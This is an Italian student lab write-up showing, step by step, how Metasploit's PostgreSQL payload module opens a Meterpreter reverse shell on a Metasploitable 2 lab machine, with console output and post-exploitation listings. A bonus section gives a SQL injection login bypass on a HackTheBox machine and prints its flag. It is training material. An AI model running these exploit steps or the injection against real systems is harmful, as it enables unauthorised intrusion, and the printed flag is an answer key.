LABORATORIO 22 GENNAIO 2025 S7-L3

ESERCIZIO DI OGGI:

Usa il modulo exploit: /linux/postgres/postgres_payload per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2.

Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.


Iniziamo accendendo le macchine virtuali di Kali e Metaspoitable2 e ci accertiamo che comunichino tra di loro effettuando un ping reciproco.

A questo punto avviamo il tool metasploit framework con il comando **msfconsole.**

Tramite il comando **search** effettuiamo una ricerca relativa all' exploit postgreSQL di linux e la selezioniamo con lo **use.**



A questo punto controlliamo le varie opzioni ed aggiungiamo gli IP della macchina target e di quella in ascolto.



```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.25
lhost ⇒ 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) > ■
```

```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.1.3
rhost ⇒ 192.168.1.3
```

Controlliamo di nuovo le opzioni e le configurazioni e a questo punto siamo pronti a far partire l'exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444

[*] 192.168.1.3:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)

[*] Uploaded as /tmp/WTqRgYPS.so, should be cleaned up automatically

[*] Sending stage (1017704 bytes) to 192.168.1.3

[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.3:44462) at 2025-01-22 10:13:43 -0500

meterpreter > ■
```

Come possiamo vedere la sessione è stata aperta regolarmente e siamo dentro **meterpreter.**

A questo punto possiamo effettuare varie operazioni come muoverci tra le directory o controllare le configurazioni di rete.

```
meterpreter > ifconfig
Interface 1
Name
Hardware MAC : 00:00:00:00:00:00
                  : 16436
: UP,LOOPBACK
MTU
Flags
                 : 127.0.0.1
: 255.0.0.0
IPv4 Address
IPv4 Netmask
IPv6 Address
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff::
Interface 2
Hardware MAC : 08:00:27:3f:28:90
MTU
                  : 1500
                  : UP, BROADCAST, MULTICAST
Flags
IPv4 Address: 192.168.1.3

IPv4 Netmask: 255.255.255.0


IPv6 Address: fe80::a00:27ff:fe3f:2890

IPv6 Netmask: ffff:ffff:ffff::
meterpreter >
```

```
<u>meterpreter</u> > ls
Listing: /var/lib/postgresql/8.3/main
                          Type Last modified
                                 2010-03-17 10:08:46 -0400
100600/rw-
                                                               PG_VERSION
                                 2010-03-17 10:08:56 -0400
040700/rwx-
                   4096
                                                               base
                                 2025-01-22 10:17:35 -0500
040700/rwx-
                    4096
                                                               global
                                 2010-03-17 10:08:49 -0400
040700/rwx-
                    4096
                                                               pg_clog
040700/rwx-
                                 2010-03-17 10:08:46 -0400
                                                               pg_multixact
                                 2010-03-17 10:08:49 -0400
2010-03-17 10:08:46 -0400
                                                               pg_subtrans
pg_tblspc
040700/rwx-
                   4096
040700/rwx-
040700/rwx-
                                 2010-03-17 10:08:46 -0400
                                                               pg_twophase
                                 2010-03-17 10:08:49 -0400
                                                               pg_xlog
040700/rwx
100600/rw-
                                 2025-01-22 10:02:34 -0500
                                                               postmaster.opts
                                 2025-01-22 10:02:34 -0500
2010-03-17 10:08:45 -0400
100600/rw-
                                                               postmaster.pid
100644/rw-r--r--
100644/rw-r--r--
                                 2010-03-17 10:07:45 -0400
                                                               server.crt
                                 2010-03-17 10:07:45 -0400 server.key
100640/rw-r-
```

ESERCIZIO BONUS:

Completare la macchina Appointment del Tier 1 di HachTheBox.





Ho risposto correttamente a tutte le domande e completato la macchina Appointment. Per rispondere alle ultime due domande ho aperto una pagina web con l'IP di Appointment ed ho inserito come Username **Admin'** # con l'apice (') che restituisce condizioni sempre vere e il cancelletto (#) che serve per aggiungere commenti, ed una password casuale (1234). Si aprirà una pagina con la scritta Congratulations e la flag e3d0796d002a446c0e622226f42e9672

